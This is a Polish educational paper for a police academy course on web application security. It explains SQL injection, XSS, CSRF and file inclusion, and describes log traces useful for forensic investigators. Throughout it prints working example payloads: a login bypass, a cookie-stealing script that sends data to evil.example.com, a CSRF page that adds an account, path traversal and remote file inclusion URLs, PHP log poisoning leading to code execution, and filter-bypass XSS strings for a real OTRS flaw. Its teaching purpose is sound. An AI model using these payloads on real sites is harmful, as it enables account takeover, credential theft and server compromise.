Bezpieczeństwo aplikacji webowych

Autor: **Adam Ziaja**, http://adamziaja.com

Dla: **Wyższa Szkoła Policji w Szczytnie, Techniczne Aspekty Przestępczości Teleinformatycznej**

16 czerwca 2014 roku

Spis treści

Wstęp


W dzisiejszych czasach bezpieczeństwo aplikacji webowych jest jednym z ważniejszych elementów bezpieczeństwa Internetu, w tym serwerów udostępniających usługi w sieci. Ataków na strony internetowe dokonywali w ostatnim czasie m.in. aktywiści z grupy Anonymous[1], czego efektem były liczne podmiany m.in. polskich stron rządowych. Włamania na serwery HTTP niosą jednak za sobą o wiele większe ryzyko niż podmiana zawartości strony. Cyberprzestępcy mogą uzyskać dostęp nie tylko do poświadczeń użytkowników (jak np. cookies) ale również plików strony internetowej czy baz danych, co w przypadku sklepów internetowych może na przykład skutkować wyciekiem informacji związanych z kartami kredytowymi. Możliwe jest również przejęcie kontroli nad całym systemem, czego efektem może być również dostęp do sieci lokalnej, do której podłączony jest serwer, przez co włamywacze mogą uzyskać o wiele szerszy dostęp. Do najczęstszych ataków na aplikacje internetowe dochodzi przez wykorzystanie błędów opisanych w metodyce OWASP[2] (Open Web Application Security Project). Wspomniana metodyka opisuje budowę bezpiecznych stron internetowych, a jednym z kluczowych elementów metodyki jest lista OWASP top 10[3] przedstawiająca najistotniejsze oraz najczęściej popełniane przez programistów błędy. W niniejszej publikacji przedstawione zostaną wybrane błędy spośród najniebezpieczniejszych.

Wybrane popularne podatności aplikacji webowych

Injection (wstrzyknięcie)

Mianem ataków wstrzyknięcia w uproszczeniu określamy wszystkie ataki, gdzie atakujący może zmanipulować aplikacją w taki sposób, że wykona ona inne polecenie lub zapytanie, niż zakładał pierwotnie programista. Najpopularniejszymi atakami z tej rodziny są SQL Injection (SQLi), Command Injection i Code Injection. Skupimy się na najbardziej podstawowym, którym jest SQL Injection. Pojęcie to określa modyfikację zapytania do bazy danych w taki sposób, że treść podana przez użytkownika zostanie zinterpretowana, jako część zapytania do bazy danych SQL.

Poniżej przedstawiono przykładowe zapytanie do bazy danych występujące w chwili logowania do aplikacji webowej przy pomocy loginu „admin" oraz hasła „hasło".





```
SELECT * FROM user WHERE login = 'admin' AND password = 'hasło'
```

Na powyższym przykładzie przestawione jest normalne logowanie. W przypadku, kiedy login i hasło będą poprawne, to baza danych zwróci aplikacji dane potwierdzające, że użytkownik podał poprawny login i hasło.

---

[1] https://pl.wikipedia.org/wiki/Anonymous_%28aktywi%C5%9Bci_internetowi%29
[2] https://www.owasp.org/index.php/Main_Page
[3] https://www.owasp.org/index.php/Top_10_2013-Top_10




```
SELECT * FROM users WHERE login = 'admin' AND password = '' OR '1'='1'
```

Powyżej przedstawiono najprostszy atak SQL Injection polegający na wpisaniu w jedno z pól

```
' OR '1'='1
```

co skutkuje zmodyfikowaniem zapytania w taki sposób, że baza zwróci wyniki tak, jak gdyby podane hasło było poprawne. Jest to związane z faktem, że po słowie OR (z ang. lub) zostanie spełniony warunek ('1'='1'). W efekcie, czego osoba nieznająca hasła zostanie przez aplikację webową autoryzowana, jako użytkownik admin.

W przypadku znalezienia błędu SQLi ataki najczęściej wykonywane są przy pomocy narzędzia sqlmap[4]. Narzędzie to pozwala na w pełni automatyczne ataki na bazy danych, w tym na pobranie danych znajdujących się w bazie.

Ślady ataku

Śladów ataku powinniśmy szukać w logach bazy danych (w przypadku bazy MySQL logi znajdują się w katalogu /var/log/mysql/) oraz serwera HTTP. W przypadku logów bazy danych najlepiej rozpocząć poszukiwania od znaku apostrofa lub jego heksadecymalnego odpowiednika %27 (poprzedzający znak procent występuje na potrzeby zakodowania w adresie URL).

Cross-Site Scripting (XSS)

Podatność XSS jest jedną z groźniejszych podatności, której efektem jest modyfikacja zawartości strony lub wykorzystanie poświadczeń (np. poprzez kradzież cookies) przez wstrzyknięcie skryptu, najczęściej JavaScript.


Najczęściej spotykanym zastosowaniem języka JavaScript są strony WWW. Skrypty służą najczęściej do zapewnienia interaktywności poprzez reagowanie na zdarzenia, sprawdzania poprawności formularzy lub budowania elementów nawigacyjnych. Skrypty JavaScriptu wykonują się po stronie przeglądarki.

Źródło https://pl.wikipedia.org/wiki/JavaScript (Wikipedia:JavaScript)


[4] http://sqlmap.org – automatic SQL injection and database takeover tool

Alternatywnie, zamiast skryptu może być wstrzyknięty kod HTML oraz CSS. Metodologia OWASP wyróżnia dwa[5] główne typy ataków (warto jednak wspomnieć, że istnieje jeszcze trzeci rzadziej spotykany tzw. DOM Based XSS):

- Stored (znany również jako „persistent") – występujący po stronie serwera, wstrzyknięty skrypt zostaje permanentnie zapisany po stronie serwera np. do bazy danych



- Reflected (znany również jako „non-persistent") – występujący po stronie klienta, skrypt znajduje się najczęściej w odnośniku wysłanym do ofiary.



Najprostszą, a zarazem najpopularniejszą demonstracją ataku XSS jest wyświetlenie okienka z cyfrą jeden poprzez wykonanie kodu JavaScript:

```
<script>alert(1)</script>
```

Przykładowy spreparowany odnośnik z atakiem reflected XSS może wyglądać w następujący sposób:

```
http://example.com/?search="><script>alert(1)</script>
```

W wyniku czego zostanie do kodu HTML strony wstrzyknięty fragment po „search=", przez co przeglądarka otrzyma do zinterpretowania przykładowo taki kod:

```
<input type="text" name="search" value=""><script>alert(1)</script>">
```

Będzie to skutkowało zamknięciem znacznika „input" (">) oraz wstrzyknięciem ładunku (z ang. payload) XSS (<script>alert(1)</script>), a część występująca po ładunku (">) zostanie zignorowana jako kod HTML.

Gdy zamiast powyższego alertu zostanie wstrzyknięty skomplikowany skrypt, ataki XSS mogą być bardzo wyrafinowane i wykorzystane np. w phishingu.

[5] https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_%28XSS%29

Phishing to wyłudzanie poufnych informacji osobistych (np. haseł lub szczegółów karty kredytowej) przez podszywanie się pod godną zaufania osobę lub instytucję, której te informacje są pilnie potrzebne. Jest to rodzaj ataku opartego na inżynierii społecznej.

Źródło https://pl.wikipedia.org/wiki/Phishing (Wikipedia:Phishing)

Do tego celu może być wykorzystany następujący ładunek:

```
<script>
document.body.innerHTML='Aby zobaczyć tę stronę musisz się <a
href="http://evil.example.com">zalogować</a>. Za 5 sekund zostaniesz automatycznie
przeniesiony do strony logowania.'
setTimeout('location.replace("http://evil.example.com")', 5000)
</script>
```

Źródło https://github.com/adamziaja/javascript/blob/master/xss_phishing_poc.js

W wyniku wykonania tego ładunku zastąpiona zostanie widoczna treść strony (document.body.innerHTML) przez komunikat „Aby zobaczyć tę stronę musisz się zalogować. Za 5 sekund zostaniesz automatycznie przeniesiony do strony logowania.”, po czym użytkownik po 5 sekundach zostanie przekierowany na zewnętrzną stronę (setTimeout('location.replace("http://evil.example.com")', 5000)).

Bardzo prosto można również wykraść cookies przez zastosowanie przykładowo ładunku:

```
http://example.com/?search=<script>window.open("http://evil.example.com/?cookie="+document.
cookie)</script>
```

Następstwem wykonania powyższego ładunku będzie otwarcie okienka, które prześle zawartość cookies do zdalnego serwera przez żądanie GET.

Dobrym przykładem ukazującym ryzyko błędów XSS jest również oprogramowanie BeEF[6], czyli The Browser Exploitation Framework. Dzięki aplikacji BeEF można w prosty sposób zautomatyzować wykonywanie ataków poprzez wygenerowanie wysokiej jakości ładunków.

Ślady ataku

Ślady wykonania powyższych ataków XSS powinny (jeśli nie zostały usunięte lub jeśli serwer nie został skonfigurowany w niestandardowy sposób) znajdować się, w przypadku:

- Stored XSS – w bazie danych lub w innym zbiorze danych, gdzie przechowywane są dane prezentowane na stronie internetowej (np. pliki tekstowe)
- Reflected XSS – w logach demona HTTP, np. Apache2 w systemie Linux Debian przechowuje logi w katalogu /var/log/apache2, a przypadku demona HTTP Nginx będzie to /var/log/nginx, natomiast w innych dystrybucjach, takich jak RedHat i podobne, logi te przechowywane będą w katalogu /var/log/httpd.

[6] http://beefproject.com

Cross-Site Request Forgery (CSRF lub XSRF)

Atak ten polega na wykorzystaniu niechronionych formularzy aplikacji webowej przez przesłanie za pośrednictwem nieświadomego użytkownika spreparowanych żądań do serwera, a w efekcie wykorzystanie przez atakującego jego poświadczeń w danej podatnej aplikacji.

Przykładowym kodem ładunku prezentującym podatność jest:

```
<html>
<head>
<script language="javascript">
function submitCSRF() {
   document.csrf.submit()
   setTimeout('location.replace("http://evil.example.com")', 1000)
}
</script>
</head>
<body onload="submitCSRF()">
<form action="http://example.com" method="POST" name="csrf">
   <input type="hidden" name="useradd" value="haker">
   <input type="hidden" name="password" value="h4k3r">
</form>
</body>
</html>
```

Źródło https://github.com/adamziaja/perl/blob/master/csrf.pl (generator kodu)

W przypadku, kiedy użytkownik tylko odwiedzi stronę (nie jest wymagana żadna inna akcja) zawierającą powyższy kod, zostanie wykonana funkcja submitCSRF(), która prześle formularz (document.csrf.submit()) zawierający pola useradd o wartości haker oraz password o wartości h4k3r:

```
POST http://example.com/ HTTP/1.1
Host: example.com
Proxy-Connection: keep-alive
Content-Length: 28
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/34.0.1847.137 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Language: pl-PL,pl;q=0.8,en-US;q=0.6,en;q=0.4

useradd=haker&password=h4k3r
```

Zapytanie HTTP (POST) wygenerowane przez kod JavaScript

Na koniec wykonywania funkcji użytkownik jest przekierowywany na inną stronę (setTimeout('location.replace("http://evil.example.com")', 1000)).

Najprostszym scenariuszem implementacji powyższego ataku jest skorzystanie z usługi skracania adresu URL np. http://goo.gl i przekierowanie użytkownika na stronę wykonującą atak CSRF, który to skrypt następnie przekieruje użytkownika np. do artykułu prasowego, przez co ofiara nawet nie nabierze podejrzeń, że coś złego mogło się stać.

Nowoczesne aplikacje przed powyższym atakiem chronią się przy pomocy tzw. tokenów CSRF, które są generowane przy wyświetlaniu użytkownikowi formularza, a następnie weryfikowane po odebraniu danych. Najczęściej tokeny są ważne przez jakiś krótki czas, aby uniemożliwić wykonanie jakiegoś bardziej wyrafinowanego ataku wykorzystującego inne błędy.

Ślady ataku

Śladów ataku CSRF powinniśmy szukać w logach demona HTTP (analogicznie do opisanego powyżej ataku reflected XSS). Należy jednak zwrócić uwagę, że w tym przypadku nic nie będzie tak oczywiste, jak przy atakach typu XSS. Możemy bazować tutaj na fakcie pojedynczych zapytań do serwera, w których wykonywane są operacje, a nie są poprzedzone np. załadowaniem strony (w tym grafiki oraz stylów itd), z której powinien zostać wysłany formularz. W przypadku zaawansowanych ataków CSRF, które np. wykonują sekwencję zapytań do serwera, znalezienie takiego ataku może być bardzo trudne. Przy analizie logów warto tutaj zwrócić uwagę na pole zawierające HTTP referer.

File Inclusion

Zasadniczo błąd ten dzieli się na dwa rodzaje:

- Local File Inclusion (LFI) – możliwość załadowania dowolnego pliku z serwera, do którego uprawienia odczytu posiada demon HTTP. Atak ten najczęściej występuje z wykorzystaniem błędu Path Traversal[7].

Demon to program lub proces, wykonywany wewnątrz środowiska systemu operacyjnego.

Źródło https://pl.wikipedia.org/wiki/Demon_%28informatyka%29
(Wikipedia:Demon)

- Remote File Inclusion (RFI) – możliwość załadowania zewnętrznego kodu, np. PHP.

Jeśli przykładowo aplikacja ładuje treść poprzez ładowanie plików z dysku:

```
http://example.com/?index=o-nas.txt
```

to podatność LFI wygląda w następujący sposób, jeśli serwer działa na systemie Linux (i nie posiada dodatkowych zabezpieczeń):

```
http://example.com/?index=../../../etc/passwd
```

W wyniku czego ładowana jest zawartość pliku /etc/passwd (zawierającego podstawowe dane nt. użytkowników systemu, a nie hasła). Wykorzystany został tutaj również błąd Path Traversal, który umożliwia przejście do katalogów nadrzędnych (../), liczba przejść do katalogu nadrzędnego naturalnie zależna jest od zagnieżdżenia samej aplikacji.

Analogicznie do ataku LFI może istnieć podatność RFI, w której przykładowo atak może wyglądać tak:

[7] https://www.owasp.org/index.php/Path_Traversal

```
http://example.com/?index=http://evil.example.com/skrypt.php
```

Skutkiem czego będzie wykonanie kodu http://evil.example.com/skrypt.php (niezinterpretowany przez evil.example.com kod źródłowy PHP) na serwerze example.com.

Ślady ataku

Śladów takich ataków możemy szukać analogicznie do powyżej opisanych błędów (szczególnie reflected XSS) w logach demona HTTP jak również w logach bazy danych (jeśli wywołanie nastąpiło przez bazę danych, a co nie zostało przedstawione w niniejszej publikacji).

Przykładowe scenariusze ataków

Eskalacja błędu Local File Inclusion do Remote Code Execution

Scenariusz ten zakłada, że na serwerze działającym pod kontrolą systemu operacyjnego Linux Debian istnieje opisana powyżej podatność Local File Inclusion (LFI). Dzięki tej podatności bezpośrednio nie można wykonać kodu na serwerze.

Jeśli logi aplikacji webowej lub demona HTTP będą możliwe do odczytu przez użytkownika, z którego prawami wykonywane są skrypty PHP, to istnieje możliwość wykonania zdalnego kodu na serwerze (Remote Code Execution). Warto tutaj dodać, że standardowo tylko proces rodzic demona HTTP powinien mieć możliwość odczytu logów (skrypty są wykonywane przez procesy potomne działające z uprawnieniami użytkownika „www-data"). Oczywiście mogą być to również jakiekolwiek inne pliki, nie tylko logi aplikacji czy demona HTTP.

Przykładowe żądanie do serwera HTTP, które umożliwi zapisanie ładunku w logu, może wyglądać w następujący sposób:

```
GET / HTTP/1.1
User-Agent: <? system('uname -a'); ?>
Host: example.com
Accept: */*
```

W wyniku czego w logach serwera HTTP (w tym przypadku Apache) pojawi się następujący rekord:

```
1.3.3.7 - - [21/May/2014:10:47:54 +0200] "GET / HTTP/1.1" 200 31554 "-" "<? system('uname -a'); ?>"
```

Wywołanie tego logu przy pomocy błędu LFI spowoduje wykonanie komendy „uname -a".


Security Misconfiguration

Błąd ten nie dotyczy tylko samych aplikacji webowych. Przykładowym scenariuszem może być tutaj stosowanie cookies w następujący sposób:

```
Set-Cookie: sid=24358fd8b7e7a06df48a2ee63935be5a; path=/; domain=.example.com
```

Następstwem czego będzie możliwość odczytania z cookies pola „sid” (które w tym przypadku autoryzuje użytkownika w aplikacji webowej) przez każdą subdomenę w domenie „example.com”. Atakujący, zamiast włamać się do tej potencjalnie bezpiecznej aplikacji, może spróbować wyeksportować strefę DNS „example.com” np. za pomocą skryptu dns-check[8], który próbuje rekursywnie eksportować strefy DNS ze wszystkich NS z danej domeny oraz subdomen. Jeśli uda się wyeksportować strefę i przykładowo będzie tam w subdomenie podatna aplikacja webowa, to za jej pośrednictwem atakujący może uzyskać dostęp do cookie zawierającego „sid” ze strony „example.com” (w wyniku zastosowania kropki przed domeną w parametrze cookies domain) przez przesłanie do autoryzowanego użytkownika odnośnika zachęcającego do kliknięcia oraz zawierającego spreparowany do tego celu kod.

Powyższy scenariusz przedstawiono poniżej na schemacie:



Clickjacking w połączeniu z Cross-Site Scripting (XSS)

Na początku 2014 roku w popularnym i dojrzałym oprogramowaniu OTRS znalazłem dwa błędy – stored XSS (CVE-2014-1695[9]) oraz clickjacking (CVE-2014-2554[10]).

OTRS (Open-source Ticket Request System) to oprogramowanie open source umożliwiające obsługę przez firmę lub organizację tzw. systemu biletowego (tzw. Helpdesk lub Service Desk). System taki umożliwia przypisywanie „biletów” (ang. ticket) do komunikacji z klientami wewnętrznymi (np. pracownicy firmy) i zewnętrznymi (np. posiadacze produktów firmy). Komunikacja może dotyczyć m.in. pytań i skarg od użytkowników, próśb o pomoc, zgłaszania awarii itd.

Źródło https://pl.wikipedia.org/wiki/OTRS (Wikipedia:OTRS)

[8] https://code.google.com/p/dns-check/, https://github.com/adamziaja/python/blob/master/dc.py
[9] http://www.otrs.com/security-advisory-2014-03-xss-issue/
[10] http://www.otrs.com/security-advisory-2014-05-clickjacking-issue/

Przy pomocy tych podatności atakujący mógł wykorzystać poświadczenia zalogowanego użytkownika nie tylko do aplikacji OTRS, ale również stworzyć tunel do sieci LAN (przy pomocy oprogramowania typu BeEF[11]).

Scenariusz ataku zakładał, że atakujący wysyła do systemu OTRS spreparowany e-mail, który zawiera działający payload XSS. W tym wypadku znalazłem dwa działające ładunki:

```
<img/onerror="alert(\'XSS1\')"src=a>
<iframe src=javasc&#x72ipt:alert(\'XSS2\') >
```

Warto zwrócić tutaj uwagę, że aplikacja filtrowała ataki XSS, a powyższe ładunki omijały zastosowane zabezpieczenia (tzw. XSS filter bypass[12]). Następnie wystarczyło przy pomocy podatności clickjacking załadować odnośnik do systemu OTRS zawierający numer ticketu, czego efektem było wykonanie w przeglądarce zalogowanej ofiary kodu JavaScript.

Konkluzja

Powyższe przypadki obrazują fakt, że najczęściej do włamań dochodzi przez połączenie kilku błędów. Często są to błędy z pozoru niegroźne. Bardzo dobrym przykładem jest tutaj również podatność z 1999 roku opisaną jako CVE-1999-0524[13], dzięki której możliwe jest poznanie dokładnego czasu na serwerze, a co z kolei może być bardzo istotne przy systemach kryptograficznych opartych o czas (np. własne implementacje generatorów haseł nie tylko w aplikacjach webowych). Warto pamiętać, że luki w zabezpieczeniach stron internetowych nie muszą być zagrożeniem tylko dla samych serwerów, na których są uruchomione, ale również dla użytkowników w postaci np. ataków XSS, które pozwalają na wykonanie kodu w przeglądarce ofiary z uprawieniami aktualnego użytkownika. W praktyce przez ataki XSS można w dowolny sposób modyfikować zachowanie i wygląd strony (co może być wykorzystane w tzw. pharmingu), jak również symulować zachowanie użytkownika. Wywołanie takiego kodu może mieć wiele skutków jak np. kradzież poświadczeń w postaci plików cookies czy dostęp atakującego do sieci wewnętrznej, w której znajduje się komputer ofiary (np. przy pomocy BeEF). Zagrożeniem dla serwerów w szczególności będą błędy typu SQL Injection czy Remote Code Execution, w wyniku, czego nie tylko można zbudować botnet w oparciu o podatne serwery, ale również przejąć kompletną kontrolę nad serwerem (w przypadku dalszej eskalacji uprawnień) oraz uzyskać dostęp do sieci lokalnej podłączonej do serwera. Bardziej wyrafinowani cyberprzestępcy nie ujawniają się po włamaniu, w wyniku czego mogą nie tylko mieć stały dostęp do danych na serwerze czy do sieci lokalnej, ale również wykonywać ataki w postaci phishingu z wykorzystaniem zaufanego dla danej organizacji serwera.

Bibliografia

Wikipedia:Cookie. *https://pl.wikipedia.org/wiki/HTTP_cookie*. 21 maja 2014.

Wikipedia:Demon. *https://pl.wikipedia.org/wiki/Demon_%28informatyka%29*. 21 maja 2014.

Wikipedia:JavaScript. *https://pl.wikipedia.org/wiki/JavaScript*. 21 maja 2014.

[11] http://beefproject.com
[12] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
[13] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-0524

Wikipedia:OTRS. *https://pl.wikipedia.org/wiki/OTRS*. 21 maja 2014.

Wikipedia:Phishing. *https://pl.wikipedia.org/wiki/Phishing*. 21 maja 2014.